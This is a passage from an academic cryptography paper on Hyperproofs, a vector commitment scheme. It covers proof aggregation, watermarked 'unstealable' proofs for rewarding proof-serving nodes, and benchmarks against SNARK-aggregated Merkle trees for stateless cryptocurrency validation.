$\mathsf{Agg}_{\mathsf{pp}}(I, \{a_i, \pi_i\}_{i\in I}) \to \pi_I$: Let $m = |I|$ and let $\mathbf{A}_1, \mathbf{A}_2, \ldots, \mathbf{A}_m$ denote proofs $(\pi_i)_{i\in I}$, ordered by i, and $\mathbf{B}_1, \ldots, \mathbf{B}_m$ denote their corresponding verification keys. Return $\mathcal{P}_{\mathsf{BATCH}}(PK, (A_k, B_k)_{k\in[m]})$.

$\mathsf{Ver}_{\mathsf{pp}}(\mathsf{C}, I, \{a_i\}_{i\in I}, \pi_I) \to \{0,1\}$: If $I = \{i\}$, parse $\pi_I = (w_1, \ldots, w_\ell)$ and ensure that

$$e(\mathsf{C}/g_1^{a_i}, g_2) = \prod_{j=1}^{\ell} e(w_j, g_2^{s_j - i_j}).$$

Otherwise, let $m = |I|$ and $\mathbf{B}_1, \ldots, \mathbf{B}_m$ denote the verification keys for the proofs, ordered by their position i. Let $Z_1, Z_2, \ldots, Z_m$ be all the $e(\mathsf{C}/g_1^{a_i}, g_2)$'s, also ordered by i. Return $\mathcal{V}_{\mathsf{BATCH}}(VK, (B_k, Z_k)_{k\in[m]}, \pi_I)$.

$\mathsf{UpdDig}_{\mathsf{pp}}(u, \delta, \mathsf{C}) \to \mathsf{C}'$: Let $\mathsf{C}' = \mathsf{C} \cdot (g_1^{S_{u,\ell}(\mathbf{s})})^\delta$.

$\mathsf{UpdProof}_{\mathsf{pp}}(u, \delta, \pi_i) \to \pi_i'$: Update via $\mathsf{UpdAllProofs}$ (see below) as if π_i was a pruned, single-path MLT (see Eq. 18).

$\mathsf{UpdAllProofs}_{\mathsf{pp}}(u, \delta, \pi_0, \ldots, \pi_{n-1}) \to (\pi_0', \ldots, \pi_{n-1}')$: Assume u's MLT path is $(w_1, \ldots, w_\ell)$. Update this path as $w_k' = w_k \cdot (\mathsf{upk}_{u,k-1})^\delta$ (for $k = 1, \ldots, \ell$) as per Eq. 17.

Figure 6: Algorithms for Hyperproofs, implicitly parameterized by the max number of proofs b that can be aggregated into a single proof.

It is well known that, if the r_i's are uniformly random, verifying the combined equation above is sufficient (see Lemma A.1). As a result, our argument for $\mathcal{L}^{b,\ell}_{\mathsf{BATCH}}$ uses the IPA from §2.4 on this combined equation in a black-box manner. (This is similar to the previous $\mathcal{L}^{\ell}_{\mathsf{PROD}}$ argument, except it involves larger vectors and randomization.) We give a precise description of its $(\mathcal{G}_{\mathsf{BATCH}}, \mathcal{P}_{\mathsf{BATCH}}, \mathcal{V}_{\mathsf{BATCH}})$ algorithms in Fig. 5, show how it fits in our VC construction in Fig. 6, and prove security in App. A.

Aggregation time and proof size. It is easy to see from Fig. 5 that the $\mathcal{P}_{\mathsf{BATCH}}$ time (i.e., the time to aggregate b proofs) is $O(b \cdot \ell)$ and the $\mathcal{V}_{\mathsf{BATCH}}$ time (i.e., the time to verify the aggregated proof) is $O(b \cdot \ell)$. Unfortunately, even though our $\mathcal{L}^{b,\ell}_{\mathsf{BATCH}}$ argument uses the IPA with fast, $O(\log(b \cdot \ell))$-time KZG-based verification (see §2.4), the $\mathcal{V}_{\mathsf{BATCH}}$ verifier still needs to do $O(b \cdot \ell)$ work on the $\mathbf{B}_i$ vectors. (Note that this $O(b \cdot \ell)$ verifier work seems inherent for processing the b verification keys.) Lastly, the argument size (i.e., the aggregated proof size) is $O(\log(b \cdot \ell)) = O(\log b + \log \ell)$.

Cross-aggregation. In addition to aggregating proofs w.r.t. the some digest C, we can also *cross-aggregate* proofs w.r.t. different digests [28]. Specifically, suppose we have b proofs

π_i for positions p_i, each w.r.t. a (potentially-different) digest C_i for a vector with MLE f_i. Then, we can use the same $\mathcal{P}_{\mathsf{BATCH}}$ prover from Fig. 5 to cross-aggregate these proofs. To verify, the verifier now computes the Z_i's given to $\mathcal{V}_{\mathsf{BATCH}}$ by using the right digest and evaluation point: i.e., $Z_i = e(C_i / g_1^{f_i(p_i)}, g_2)$.

3.4 Unstealable proofs

In this subsection, we show how to incentivize proof computation by allowing provers, who store the vector and maintain proofs, to *watermark* the proofs they compute. Such watermarked proofs are cryptographically-bound to their prover's identity, which means the prover can be monetarily rewarded for having computed them (e.g., in cryptocurrencies). Importantly, this cryptographic binding cannot be undone by adversaries. In other words, "stealing" a proof by replacing its watermark with your own, is no easier than computing the proof from scratch like everyone else. We call such watermarked proofs *unstealable*, formalize and prove their security and make Hyperproofs unstealable. We show why and how unstealability is helpful in the cryptocurrency setting in §4. We also envision other applications could benefit from it.

Unstealability goals. First, any vector $\mathbf{a}$ should continue to have a single digest C against which all correct proofs verify, whether proofs are watermarked or not. Put differently, unstealability must work in our previous setting where there is a single Com algorithm for everyone, which does not take the identity of the prover as input. Specifically, only the Open and Ver algorithms are given the identity of the prover to watermark proofs and verify them. This ensures compatibility with stateless cryptocurrencies, where the state must have a single (prover-independent) digest against which (prover-dependent) watermarked proofs can be verified. Second, a prover should still be able to precompute all its (now) unstealable proofs and efficiently maintain them over time as the vector changes. In particular, solutions that require provers to watermark proofs "on the fly" would be too expensive. Third, unstealable proofs should remain aggregatable.

Strawmen. One idea for unstealability is to have each prover commit to the original vector $\mathbf{a}$ but "extended" with its identity id as $\mathbf{a}_{\mathsf{id}} = (a_i || \mathsf{id})_{i \in [n]}$. Unfortunately, this results in having multiple, prover-specific digests C_{id} for $\mathbf{a}$. Another idea is to add a digital signature on the VC proof. However, the signature can simply be removed by the adversary and replaced with their own. A last attempt would be to use a non-malleable SNARK [5] to augment a VC proof with a proof of knowledge of (1) the committed vector and (2) a secret associated with the prover's identity. This would require a stealing adversary to maul the SNARK proof so as to verify for their identity. However, this approach would be too slow and would not preserve maintainability due to the non-malleability of the SNARK.

Unstealability via exponentiations. We make a proof $\boldsymbol{\pi}_i = (w_{i,\ell}, \ldots, w_{i,1})$ unstealable by exponentiating it with α as:

$$\boldsymbol{\pi}_i^{\alpha} = (w_{i,\ell}^{\alpha}, \ldots, w_{i,1}^{\alpha}) \stackrel{\mathsf{def}}{=} (\hat{w}_{i,\ell}, \ldots, \hat{w}_{i,1}), \tag{25}$$

where α is the prover's *watermarking secret key (WSK)*. The corresponding *watermarking public key (WPK)* is g_2^{α} together with a zero-knowledge proof of knowledge (ZKPoK) of α (e.g., a Schnorr proof [53]). To verify a proof watermarked with g_2^{α}, one first checks that the ZKPoK of α verifies and that $\alpha \neq 0$. Second, one checks the proof as normal as per Eq. 20, but accounts for the WPK g_2^{α}:

$$e(\mathsf{C} / g_1^{a_i}, g_2^{\alpha}) \stackrel{?}{=} \prod_{k \in [\ell]} e(\hat{w}_{i,k}, g_2^{s_k - i_k}) \tag{26}$$

The ZKPoK of α is used to prevent stealing by exponentiating $\boldsymbol{\pi}_i^{\alpha}$ with a δ known by the adversary, since the adversary would have to prove knowledge of $\alpha \cdot \delta$. As a result, the adversary's only recourse is to remove α from the watermarked proof, but this seems to require exponentiating by α^{-1}, which the adversary does not know. We prove security in the *algebraic group model (AGM)* [26] in the extended version of our paper [56].

Aggregation-preserving unstealability. One important property of our unstealable proofs is that they remain aggregatable via a call to Agg from Fig. 6. Intuitively, this is because the right-hand side of the watermarked verification from Eq. 26 remains the same as for normal verification in Eq. 20. However, the left-hand side changes. Thus, when verifying an aggregated proof via Ver in Fig. 6, the verifier has to account for the WPKs when computing the Z_i's given to $\mathcal{V}_{\mathsf{BATCH}}$ in Fig. 5. In other words, the verifier needs to have these WPKs. In our application setting from §4, we anticipate the verifier will already have all of the WPKs, instead of receiving them with the aggregated proof.

Homomorphism-preserving unstealability. Our approach to watermarking proofs preserves the PST and MLT homomorphisms. This has a few advantages. First, watermarked proofs can still be updated. Specifically, assuming position u changed by δ, the watermarked proof $\boldsymbol{\pi}_i^{\alpha}$ from Eq. 25 can be updated as before (see Eq. 18) if one uses *watermarked update keys* $(\mathsf{upk}_{u,k})^{\alpha}$. Second, an MLT of watermarked proofs can be computed directly, if the prover uses *watermarked public parameters*. The prover can obtain these in a one-time pre-processing step that exponentiates all parameters from Fig. 1 with the WSK α:

$$\hat{g}_1^{s_{u,k}(\mathbf{s})} \stackrel{\mathsf{def}}{=} \left(g_1^{s_{u,k}(\mathbf{s})}\right)^{\alpha} = g_1^{\alpha s_{u,k}(\mathbf{s})}, \forall k \in [0,\ell], \forall u \in [0, 2^k) \tag{27}$$

Importantly, these are still valid Hyperproofs parameters, except under a new base $\hat{g}_1 = g_1^{\alpha}$. As a result, the prover can directly compute a *watermarked MLT* using these new parameters. This is important, as it allows precomputing watermarked proofs, ensuring that serving such proofs is as efficient

as serving normal proofs. Third, a watermarked MLT is efficiently maintainable, just like a normal MLT. This follows from the updatability of watermarked proofs argued above.

New UVC algorithms. We must slightly change our VC API from Def. 2.1 into an *unstealable VC (UVC)* API that accounts for watermarked proofs and watermarking key-pairs. First, we introduce two new algorithms:

1. $\mathsf{WtrmkGen}(1^\lambda) \to (\mathsf{wsk}, \mathsf{wpk})$: Generates a random $(\mathsf{wsk}, \mathsf{wpk})$ watermarking key pair.
2. $\mathsf{WtrmkParams}(\mathsf{pp}, \mathsf{wsk}) \to \mathsf{wpp}$: Returns watermarked public parameters wpp, under wsk, as per Eq. 27.

Second, the algorithm $\mathsf{Ver}_{\mathsf{pp}}(\mathsf{C}, I, (a_i, \mathsf{wpk}_i)_{i \in I}, \pi_I)$ additionally takes as input the watermarking PK wpk_i that each proof π_i is watermarked with. Third, the algorithms for creating and updating proofs now operate on *watermarked* public parameters. In the interest of brevity, we give the full UVC API, with a new correctness definition, in the extended version of our paper [56].

UVC soundness. We model UVC soundness similar to VC soundness, except we account for watermarked proofs. Informally, we prevent adversaries from creating two inconsistent proofs for the same position k, even if those proofs are watermarked with different, adversarially-generated WPKs (see the extended version [56]).

UVC unstealability. In the extended version of our paper [56], we formalize our notion of unstealability which captures that an adversary cannot compute a watermarked proof on a WPK it knows asymptotically any faster than the Open algorithm, despite having adaptive access to a *watermarking oracle* on arbitrary choices of WPK. We prove that Hyperproofs is unstealable in the *algebraic group model (AGM)* [26].

In particular, we show that an adversary who outputs a new watermarked proof (after having access to the watermarking oracle) and runs asymptotically faster than the time it takes to run Open can neither explicitly include the oracle proofs in the output watermarked proof (or otherwise discrete log is broken) nor use the oracle proofs in any other way to speed up computation (or otherwise q-SDH is broken).

4 Hyperproofs for Cryptocurrencies

In this section, we discuss how Hyperproofs can be used to speed up validation in *payment-only* stateless cryptocurrencies.

Stateless validation. In account-based cryptocurrencies [65], *validators* such as miners and P2P nodes store a large amount of *state* to validate transactions and blocks in the consensus protocol. This state consists of each user's account balance and can be represented as a vector that maps each user's public key to their balance. Recent work [12, 22, 28, 41, 52, 57, 59] trades off storage of the state with additional bandwidth and computation. This approach, known as *stateless validation*, commits to the state using a vector commitment (VC) scheme and allows validators to store only the digest rather than the full state. Next, transactions and blocks are augmented with proofs for the accessed state, so validators can check validity against the digest, instead of storing the full state.

Practical relevance. We believe stateless validation addresses two important problems in cryptocurrencies. First, in smart-contract-based cryptocurrencies, every block validator in the network has to store the full state in order to validate. This leads to a *state explosion* problem [17, 43], which could be ameliorated by having validators store succinct digests of the state. Then, each smart contract owner could store its own state and maintain its VC proofs, as proposed in previous work [28].

Second, in sharded cryptocurrencies, validators have to be frequently shuffled between shards to prevent adversaries from corrupting a majority of validators within a shard [34]. However, shuffling a validator from shard A to shard B requires that validator to download shard B's state. This worsens performance, but could be ameliorated by statelessly validating against a digest of the shard's state. As a result, when moving to shard B, a validator need only download that shard's digest, which is very small.

Challenges. There are several challenges in stateless validation. First, when creating a transaction, the sending user needs to include a proof that they have enough balance. In this sense, users should be able to fetch their proof from *proof-serving nodes (PSNs)* [52, 59], who maintain (a subset of) all proofs. Thus, *PSNs should be able to efficiently update all proofs*, as new blocks are confirmed. Second, *PSNs should be incentivized to maintain proofs*. Third, a miner must now include each transaction's proof in a proposed block, so that other miners can statelessly validate this block. This calls for *proofs to be efficiently aggregatable*, to save block space. Finally, when validating a block, miners must now verify such an aggregated proof. Thus, *aggregated proofs should verify fast*.

Why rely on proof-serving nodes? In theory, each user can maintain their proof locally by keeping up with all confirmed transactions and updating their proof (e.g., as per Eq. 18). However, this overwhelms users with large computation (i.e., updating proofs) and large communication (i.e., downloading new blocks). This is why well-incentivized, efficient proof-serving nodes (PSNs) are important: they eliminate this burden from users by allowing them to fetch their latest proof. We discuss below how unstealability helps implement well-incentivized PSNs.

Hyperproofs for stateless validation. As described above, in the stateless validation setting, it is important to minimize the time for (1) PSNs to update all proofs to reflect

Table 2: Single-threaded microbenchmarks for Hyperproofs. Running times with an asterisk symbol (*) are too long and have been interpolated. We measure aggregation of 1024 proofs. OpenAll and Com are only measured once. UpdDig and UpdAllProofs times are averages after a batch of 1024 changes to the vector. All algorithms are parallelizable.

$\ell = \log_2 n$	**22**	**24**	**26**	**28**	**30**
Com (min)	3.1	12.6	50	201*	807*
OpenAll (hrs)	0.7	2.7	12*	52*	225*
UpdDig	47.76 μs				
UpdAllProofs (ms)	1.74	1.96	2.15	2.37	2.58
Indiv. Ver (ms)	8.15	8.22	9.10	10.09	10.93
Agg (s)	105	109	114	118	123
Aggr. Ver (s)	13	14	15	16	17
Indiv. proof size (KiB)	1.06	1.15	1.25	1.34	1.44
Aggr. proof size (KiB)	51.6				

the latest block, (2) miners to propose a new block, with aggregated proofs and (3) validators (i.e., miners and P2P nodes) to verify this block, including its aggregated proof. In §5.3, we show experimentally that Hyperproofs outperforms other VCs in this task. This is because VCs with $O(1)$-sized proofs [20, 21, 28, 37, 59] require $O(n)$ time to update all proofs, while Hyperproofs only requires $O(\log n)$. Furthermore, when compared to Merkle trees, aggregation is $10\times$ to $41\times$ faster in Hyperproofs (see §5.2).

How unstealable proofs help. As highlighted above, proof-serving nodes should be rewarded for the proofs they serve. One approach would be for users to simply pay the PSN *before* they receive their proof. Unfortunately, this is vulnerable to a fair-exchange problem: a malicious PSN will take the payment but not send the proof. An alternative approach would be for PSNs to first serve the proof and expect payment *after*. This approach poses two challenges.

First, we must ensure the payment always goes through. Fortunately, this can be achieved via the cryptocurrency's consensus mechanism. Specifically, the miners can enforce a *PSN fee* whenever a valid PSN proof is included in a block. Second, and most importantly, we must ensure that the payment goes only to the PSN who served the proof. This requires that a proof served by PSN A cannot be mauled to appear as a proof served by (a malicious) PSN B. In other words, PSN B should have no recourse but to compute a proof from scratch like everyone else. Our unstealability design from §3.4 guarantees exactly this property.

5 Evaluation

In this section, we measure the performance of Hyperproofs and explore their applicability for stateless validation. We do not directly compare to VCs with constant-sized proofs due to their impractical $O(n)$ cost to update all proofs (see §5.1). Instead, we focus on Merkle trees with SNARK-based aggregation. We use the Golang bindings of the `mcl` library [42] to implement Hyperproofs[1]. We use BLS12-381, a pairing-friendly elliptic curve, which offers 128 bits of security. A serialized $\mathbb{G}_1, \mathbb{G}_2$ and $\mathbb{G}_T$ element in `mcl` takes 48, 96, and 576 bytes, respectively. A single exponentiation takes 106 μs in $\mathbb{G}_1$ and 250 μs in $\mathbb{G}_2$. Each experiment ran *single-threaded* on an Intel Core i7-4770 CPU @ 3.40GHz with 8 cores and 32 GiB of RAM. Unless stated otherwise, we perform 4 runs of each experiment and report their average. Also, vectors in this section are of size $n = 2^\ell$.

Table 3: The size of the public parameters from Fig. 1 for various values of $\ell = \log_2 n$. Recall that the *verification key* consists of all selector monomial commitments $g_2^{s_k}, \forall k \in [\ell]$, while the *proving key* consists of all selector multinomial commitments $g_1^{S_{j,k}(\mathbf{s})}, \forall k \in [0,\ell], j \in [0, 2^k)$ (see Fig. 1).

$\ell = \log_2 n$	Verification key	Proving key
22	2.11 KiB	384 MiB
24	2.3 KiB	1.5 GiB
26	2.49 KiB	6 GiB
28	2.68 KiB	24 GiB
30	2.88 KiB	96 GiB

5.1 Microbenchmarks

We microbenchmark Hyperproofs in Table 2. All microbenchmarks pick vectors and updates randomly and are *single-threaded*, but trivially parallelizable.

Public parameters. To commit to vectors of size n, Hyperproofs needs a large *proving key* consisting of $2n-1$ $\mathbb{G}_1$ elements depicted in Fig. 1. For $\ell = 28$, this requires around 24 GiB of space (see Table 3). *Verification keys* are all derived from $(g_2^{s_k})_{k\in[\ell]}$. Furthermore, to aggregate b proofs, Abe et al. commitment keys [2] are needed consisting of $\ell \cdot b$ $\mathbb{G}_1$ and $\ell \cdot b$ $\mathbb{G}_2$ elements. For $\ell = 28$ and $b = 1024$, this only adds 3.94 MiB. Watermarking the public parameters as per §3.4 requires $2n-1$ exponentiations in $\mathbb{G}_1$. For $\ell = 28$, this takes 15.87 hours. However, this is a one-time cost.

Committing and computing multilinear trees. We commit to a vector of size n via an $O(n)$-sized multi-exponentiation. For $\ell = 28$, this takes 202 minutes. Computing a multilinear tree (MLT) involves committing to the MLEs in each node via a multi-exponentiation (see Fig. 3). For $\ell = 28$, this takes 52.2 hours (or 1.63 hours with 32 threads). We expect to at least double performance via faster multi-exponentiation algorithms, which `mcl` lacks.

Updating the digest and the multilinear tree. For updating the digest, we measure the time to apply a batch of 1024 updates via a multi-exponentiation, divide this time by 1024

[1] Our code is available at: https://github.com/hyperproofs/hyperproofs

and obtain an average time of 48 μs per update. For the MLT, we also measure the time to apply a batch of 1024 updates. This way, we can use multi-exponentiations when updating nodes in the tree. Dividing the total time by 1024, gives us an average time of 1.74 ($\ell = 22$) to 2.58 milliseconds ($\ell = 30$) per update. Recall from §3.4 that updates will be just as fast for watermarked multilinear trees.

Proof size and verification time. Individual proof size is ℓ $\mathbb{G}_1$ elements and is competitive with Merkle trees (e.g., for $\ell = 30$, 1.44 KiB in MLTs versus 960 bytes in MHTs). Verifying a proof requires $\ell + 1$ pairings, which we optimize into a multi-pairing (i.e., first compute $\ell + 1$ Miller loops and then compute a single final exponentiation). This way, verifying a proof ranges from 8.2 ($\ell = 22$) to 11 milliseconds ($\ell = 30$). If the proof is watermarked, we discount the WPK from the proof size, since the verifier could already have the WPK, depending on the application. Furthermore, this overhead would be acceptable: 224 bytes. Lastly, verifying the ZKPoK for the WPK requires two $\mathbb{G}_2$ exponentiations, which adds around 500 μs to the proof verification time.

Proof aggregation. Let I be the set of transactions to be aggregated via $\mathsf{Agg}_{\mathsf{pp}}$, which calls $\mathcal{P}_{\mathsf{BATCH}}$ from Fig. 5. In our benchmarks, $b = |I| = 1024$. As shown in Table 2, aggregating 1024 transactions takes between 105 ($\ell = 22$) to 123 seconds ($\ell = 30$). Verifying such an aggregated proof takes between 13 ($\ell = 22$) to 17.5 ($\ell = 30$) seconds. These times are not affected by watermarking. In §5.2, we show our aggregation is 10× to 41× faster than SNARKs.

Aggregated proof size. Our aggregated proof size is 52 KiB for any $\ell = 22, \ldots, 30$. This is an artifact of the IPA proof size depending on the smallest power of two $\geq \log(b \cdot \ell)$, which is the same for all ℓ's above when $b = 1024$. As with individual proofs, watermarking does not affect proof size when the verifier has the WPKs.

Comparison with Pointproofs. One of the main advantages over aggregatable VCs with constant-sized proofs such as Pointproofs is that Hyperproofs are *maintainable*. For example, in Pointproofs, updating all $n = 2^\ell$ proofs involves n exponentiations, taking 31.7 hours for $\ell = 30$. Importantly, multi-exponentiations cannot be used here. In contrast, Hyperproofs only takes 3.2 milliseconds. (Unlike the numbers from Table 2, these numbers assume no batching.)

5.2 Comparison with SNARKs

In this subsection, we show that Hyperproof aggregation is anywhere from 10× to 41× faster than Merkle proof aggregation via SNARKs (see Fig. 7), depending on the choice of hash function. This comes at the cost of larger proofs (52 KiB versus 192 bytes) and slower verification. Nonetheless, the end-to-end time to aggregate-and-verify remains around 10× to 41× faster in Hyperproofs. We find this design trade-off to be a good one for stateless cryptocurrencies where, although fast verification is important, aggregation times cannot be too high (see §5.3).


Experimental setting. We fix the height of both the Merkle tree and our MLT to $\ell = 30$, and measure performance when aggregating $b \in \{2^2, 2^4, \ldots, 2^{14}\}$ proofs. We compare to an implementation by Ozdemir *et al.* [45] in Rust [44] which uses the state-of-the-art SNARK by Groth [30] to prove *knowledge* of changes to a Merkle tree, updating it from digest d to digest d'. To benchmark proof aggregation, we notice that proof aggregation would involve half of the work done by the Ozdemir *et al.* prover, and directly use their code. This is because proving knowledge of k changes involves first verifying k Merkle proofs for the original values "inside the SNARK" and then updating the Merkle root with the changes, which also involves k Merkle path verifications. For the SNARK verifier, we directly measure its work, which involves an $O(b)$-sized $\mathbb{G}_1$ multi-exponentiation and 3 pairings.

Choice of Merkle hash function. Choosing a "SNARK-friendly" hash function for the Merkle tree can significantly reduce the prover time. In this sense, we use the recently-proposed Poseidon-128 hash function [29], which only requires 316 R1CS constraints per invocation inside the SNARK, but lacks sufficient cryptanalysis. As a more secure choice, we also use the Pedersen hash function [66] used in Zcash [7], which is collision-resistant under the hardness of discrete log, but requires 2753 constraints per invocation [45].

Proving time. The SNARK prover time is dominated by several multi-exponentiations and Fast Fourier Transforms (FFTs) of size linear in the number of R1CS constraints. For example, aggregating $b = 2^{10}$ proofs in a Poseidon-hashed Merkle tree of height $\ell = 30$, involves 10 million constraints. As a result, SNARK aggregation is very slow, taking 1224 seconds. In contrast, when aggregating b Hyperproofs, also in a height ℓ MLT, our IPA-based prover from Fig. 5 only computes $O(b\ell)$ pairings and $O(b\ell)$ $\mathbb{G}_1, \mathbb{G}_2$ and $\mathbb{G}_T$ exponentiations. This only takes 123 seconds. On average, as shown in Fig. 7(a), aggregating Hyperproofs is 10× faster than aggregating Merkle-Poseidon proofs and 41× faster than Merkle-Pedersen.

Prover memory. The SNARK prover also requires memory at least linear in the number of constraints. As a result, on our machine with 32 GiB of RAM, SNARK aggregation runs out of memory when aggregating $\geq 2^{11}$ proofs with Poseidon hashing (20 million constraints) or $\geq 2^8$ proofs with Pedersen (23 million constraints). Nonetheless, we extrapolate the proving times in Fig. 7. In contrast, our IPA-based aggregation from Fig. 5 has a much lower memory footprint and never runs out of memory.

Verification time. In general, verifying a SNARK proof requires 3 pairings and a $\mathbb{G}_1$ multi-exponentiation of size equal to the number of verifier-provided inputs [30]. In particular, when aggregating b Merkle proofs, this multi-exponentiation



(a) Aggregation time (seconds) (b) Verification time (seconds) (c) Aggregation plus verification time (seconds)

Figure 7: SNARK-based Merkle proof aggregation versus Hyperproof aggregation. The x-axis is $\log_2$(# of proofs being aggregated). Dotted lines are extrapolated, due to the SNARK prover running out of memory. We use the 128-bit secure variant of Poseidon.

will be of size $2b+1$, since the verifier must input the digest and the b leaves $(i, v_i)_{i \in I}$ being verified. We implement verification in Golang using `mcl` [42] and report the times in Fig. 7(b). (We cannot use the Ozdemir et al. code, since the verifier only inputs two digests and checks *knowledge* of b changes to the Merkle tree.) When aggregating $b = 2^{10}$ proofs, it takes 0.11 seconds to verify a SNARK proof and 17.4 seconds to verify an aggregated Hyperproof. While verification is slower in Hyperproofs, when accounting for both the time to prove and verify in Fig. 7(c), Hyperproofs are faster.

SNARKs without trusted setup. Recent SNARKs [18, 55, 67] are *transparent* (i.e., do not need a trusted setup). Even better, these SNARKs often have faster provers than pairing-based SNARKs. However, compared to Hyperproofs, they are still too slow, have larger proof sizes and consume too much memory. For example, aggregating $b = 2^{14}$ Merkle proofs requires 2^{28} R1CS constraints if using Poseidon hashes. The prover time would be around 2.58 hours using Spartan [55, Figure 7] and 1.53 hours using Virgo [67]. This is close to $5\times$ and $3\times$ slower than Hyperproofs, respectively. The proof size would be around 1.83 MiB using Spartan and 350 KiB using Virgo (estimated using the open-source code of [67]). This is around $36\times$ and $7\times$ bigger than Hyperproofs, respectively. The performance is even worse with Pedersen hashes. Moreover, these transparent SNARKs are not as memory-efficient as Hyperproofs: Virgo scales to 2^{24} constraints, similar to pairing-based SNARKs (i.e., fails aggregating when $b \geq 2^{11}$ proofs) while Spartan scales to 2^{26} constraints (i.e., fails for $b \geq 2^{13}$). Lastly, other transparent arguments (e.g., STARKs [9], Aurora [10], Hyrax [62], Ligero [4]) have similar drawbacks. We defer to [55, 67] for a detailed discussion on trade-offs.

5.3 Macrobenchmarks

Our *single-threaded* experiments measure the VC-induced overheads of statelessly reaching consensus on a new block, as discussed in §4. This consists of three measurements. First, the *block proposal* time (**P**) to verify individual proofs, aggregate them into a new block and update the digest. Second, the *block validation* time (**V**) to verify the aggregated proof and the updated digest in this new block, as it propagates through the P2P network. In particular, we assume the P2P network has diameter $h = 20$. Third, the *proof maintenance* time (**M**) for a proof-serving node (PSN) to update all proofs after applying the updates from this new block, so that the next proposed block can use these proofs.

We estimate the VC overhead as $\mathbf{P} + (h \cdot \mathbf{V}) + \mathbf{M}$ and summarize our results in Table 4. Note that we account for P2P nodes not forwarding a block before validating it by multiplying **V** by h. Overall, Hyperproofs' overhead is $10\times$ smaller than Poseidon-hashed Merkle trees and $41\times$ smaller than Pedersen-hashed. This is because Merkle-based stateless validation involves a slower, more complex SNARK prover (discussed below). Furthermore, Hyperproofs remain competitive in terms of proof maintenance cost (**M**).

Setting: We assume MLTs and Merkle trees of height $\ell = 30$ and blocks of 1024 transactions. We do not compare to VCs with $O(1)$-sized proofs, due to their large proof maintenance cost (i.e., 2^ℓ $\mathbb{G}_1$ exponentiations, or 31.7 hours).

Limitations: Our macrobenchmarks do not account for all the subtleties that would arise in a full prototype, such as communication overheads, or miners needing to update the proofs in the current block they are working on due to another competing block. They also do not account for the overhead of signature verification, which is not affected by the chosen VC scheme. Instead, they focus on the three key operations whose overheads should be minimized: block proposal, block validation and proof maintenance. Lastly, while we show Hyperproofs are faster than other VCs for stateless validation, we do not claim they make the stateless setting practical.

Block transitions with Hyperproofs versus Merkle trees. In a stateless cryptocurrency, the ith block stores the digest d_i of all users' balances at that point in time. When block $i+1$ arrives, it must prove that its new digest d_{i+1} correctly reflects the updated balances, after applying its transactions. With Hyperproofs, the block includes an aggregated proof for the

balance of each user sending money. This way, a validator can ensure that a block is spending valid coins and then can compute d_{i+1} from d_i via UpdDig, subtracting coins from each sending user's account and adding coins to each receiving user.

With SNARK-based Merkle trees, it is not possible to update the digest d_{i+1} given the old digest d_i, the SNARK aggregation proof, and the changes in balances: the Merkle proofs for all the changed leaves are also needed as auxiliary information. But including these Merkle proofs in the block would defeat the point of aggregating them via SNARKs! Therefore, the SNARK circuit must be extended to also verify the transition between d_i and d_{i+1}. Specifically, the circuit additionally proves that d_{i+1} is obtained by applying the changes in the block to d_i. A block of b transactions involves $2b$ changes to the Merkle tree, and each change requires two Merkle path verifications inside the circuit. Therefore, the circuit involves $4 \cdot b$ Merkle path verifications ($4\times$ more expensive than the aggregation circuit from §5.2).

Block overhead. As described above, stateless cryptocurrency blocks additionally store the digest of the state and an aggregated proof for all transactions. Both Merkle trees and Hyperproofs have similar digest sizes (i.e., 32 bytes versus 48 bytes). However, aggregated Hyperproofs are 52 KiB, whereas SNARK-aggregated Merkle proofs are only 192 bytes. Nonetheless, relative to the size of the full block, Hyperproof overhead is modest and only decreases with larger blocks. Furthermore, we foresee optimizing the IPA from Fig. 8 to reduce the proof size. Lastly, using unstealability to incentivize proof-serving nodes (which Merkle trees do not support) adds 224 bytes of WPK overhead for each PSN involved in the block. As an alternative, if the set of PSNs is fixed or grows slowly, then WPKs can be stored as part of the public parameters of the system.

Transaction overhead. Transactions propagating through the P2P network in a stateless cryptocurrency need to include proofs. With Hyperproofs, this only requires a 1.44 KiB proof for the sender's balance. With Merkle trees, whether Poseidon- or Pedersen-hashed, this requires two 960 byte proofs, or 1.875 KiB, one for the sender and one for the receiver. This is because, to update the Merkle root, the miner also needs the receiver's Merkle proof as auxiliary information, whereas in Hyperproofs the digest can be updated homomorphically.

Block proposal. With Hyperproofs, a miner proposing a block with 1024 transactions has to (1) verify 1024 individual Hyperproofs, (2) aggregate these proofs, (3) and update the digest. With Merkle trees, this remains the same, except steps (2) and (3) are done in the SNARK prover. Table 4 shows block proposal is $36\times$ (Poseidon) to $149\times$ (Pedersen) faster in Hyperproofs than in SNARKs due to faster aggregation/digest updates.

Block validation. To validate an incoming block, a miner has to verify its aggregated proof and check its digest was computed correctly via UpdDig. In Table 4, we see that SNARKs are $97\times$ faster to verify than an aggregated Hyperproof of $b = 1024$ proofs, which require $O(b\ell)$ $\mathbb{G}_1, \mathbb{G}_2$ and $\mathbb{G}_T$ exponentiations to verify. While SNARK verification also incurs $O(b)$ cost, this only involves a fast $\mathbb{G}_1$ multi-exponentiation. Nonetheless, when considering the time to propose *and* validate a block ($\mathbf{P} + h \cdot \mathbf{V}$), Hyperproofs remains $10\times$ (Poseidon) to $41\times$ (Pedersen) faster.

